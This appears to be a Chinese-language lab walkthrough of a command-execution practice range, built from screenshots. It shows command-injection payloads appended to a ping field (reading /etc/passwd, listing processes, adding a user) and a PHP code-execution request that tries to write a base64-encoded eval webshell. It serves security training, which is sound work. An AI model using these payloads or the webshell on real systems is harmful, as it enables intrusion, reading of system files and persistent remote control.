


Welcome to pockr.org!


pockr—命令执行练习靶场

请输入您的IP: 127.0.0.1 确定

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.034 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2040ms
rtt min/avg/max/mdev = 0.017/0.026/0.034/0.008 ms
```

发现存在命令执行漏洞




Welcome to pockr.org!

pockr—命令执行练习靶场

请输入您的IP: 127.0.0.1;ps -ef 确定

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.027 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2044ms
rtt min/avg/max/mdev = 0.025/0.028/0.032/0.003 ms
UID        PID  PPID  C STIME TTY          TIME CMD
root         1     0  0 15:33 ?        00:00:04 /sbin/init
root         2     0  0 15:33 ?        00:00:00 [kthreadd]
root         3     2  0 15:33 ?        00:00:00 [rcu_gp]
root         5     2  0 15:33 ?        00:00:00 [kworker/0:0H]
root         7     2  0 15:33 ?        00:00:00 [mm_percpu_wq]
root         8     2  0 15:33 ?        00:00:00 [ksoftirqd/0]
root         9     2  0 15:33 ?        00:00:00 [rcu_sched]
root        10     2  0 15:33 ?        00:00:00 [rcu_bh]
root        11     2  0 15:33 ?        00:00:00 [migration/0]
root        12     2  0 15:33 ?        00:00:00 [watchdog/0]
root        13     2  0 15:33 ?        00:00:00 [cpuhp/0]
root        14     2  0 15:33 ?        00:00:00 [cpuhp/1]
root        15     2  0 15:33 ?        00:00:00 [watchdog/1]
root        16     2  0 15:33 ?        00:00:00 [migration/1]
root        17     2  0 15:33 ?        00:00:00 [ksoftirqd/1]
```



Welcome to pockr.org!


pockr—命令执行练习靶场

请输入您的IP: 127.0.0.1;cat /etc/passwd 确定

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.030 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2052ms
rtt min/avg/max/mdev = 0.021/0.026/0.030/0.003 ms
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:109:MySQL Server,,,:/nonexistent:/bin/false
Debian-exim:x:105:110::/var/spool/exim4:/usr/sbin/nologin
uuidd:x:106:112::/run/uuidd:/usr/sbin/nologin
```

尝试创建用户



Welcome to pockr.org!


pockr—命令执行练习靶场

请输入您的IP: 127.0.0.1;useradd test 确定

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.038 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.029 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.040 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2047ms
rtt min/avg/max/mdev = 0.029/0.035/0.040/0.008 ms
```

创建失败，没有权限



Welcome to pockr.org!


pockr—命令执行练习靶场

请输入您的IP: 127.0.0.1;cat /etc/passwd|grep test 确定

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.019 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.025 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2042ms
rtt min/avg/max/mdev = 0.019/0.025/0.032/0.006 ms
```

存在 php 代码执行漏洞




localhost/code.php?cmd=phpinfo();

代码执行演示场

PHP Version 7.2.9-1

System	Linux kali 4.17.0-kali1-amd64 #1 SMP Debian 4.17.8-1kali1 (2018-07-24) x86_64
Build Date	Aug 19 2018 06:56:13
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/fpm
Loaded Configuration File	/etc/php/7.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/fpm/conf.d
Additional .ini files parsed	/etc/php/7.2/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.2/fpm/conf.d/10-opcache.ini, /etc/php/7.2/fpm/conf.d/10-pdo.ini, /etc/php/7.2/fpm/conf.d/20-calendar.ini, /etc/php/7.2/fpm/conf.d/20-ctype.ini, /etc/php/7.2/fpm/conf.d/20-exif.ini, /etc/php/7.2/fpm/conf.d/20-fileinfo.ini, /etc/php/7.2/fpm/conf.d/20-ftp.ini, /etc/php/7.2/fpm/conf.d/20-gettext.ini, /etc/php/7.2/fpm/conf.d/20-iconv.ini, /etc/php/7.2/fpm/conf.d/20-json.ini, /etc/php/7.2/fpm/conf.d/20-mysqli.ini, /etc/php/7.2/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.2/fpm/conf.d/20-phar.ini, /etc/php/7.2/fpm/conf.d/20-posix.ini, /etc/php/7.2/fpm/conf.d/20-readline.ini, /etc/php/7.2/fpm/conf.d/20-shmop.ini, /etc/php/7.2/fpm/conf.d/20-sockets.ini, /etc/php/7.2/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.2/fpm/conf.d/20-sysvsem.ini, /etc/php/7.2/fpm/conf.d/20-sysvshm.ini, /etc/php/7.2/fpm/conf.d/20-tokenizer.ini
PHP API	20170718
PHP Extension	20170718
Zend Extension	320170718
Zend Extension Build	API320170718,NTS
PHP Extension Build	API20170718,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled


尝试写入文件



localhost/code.php?cmd=file_put_contents("key.php",base64_decode("PD9waHAgQGV2YWwoJF9QT1NUW2tleV0pOz8+"));

代码执行演示场

没有权限



127.0.0.1/key.php

File not found.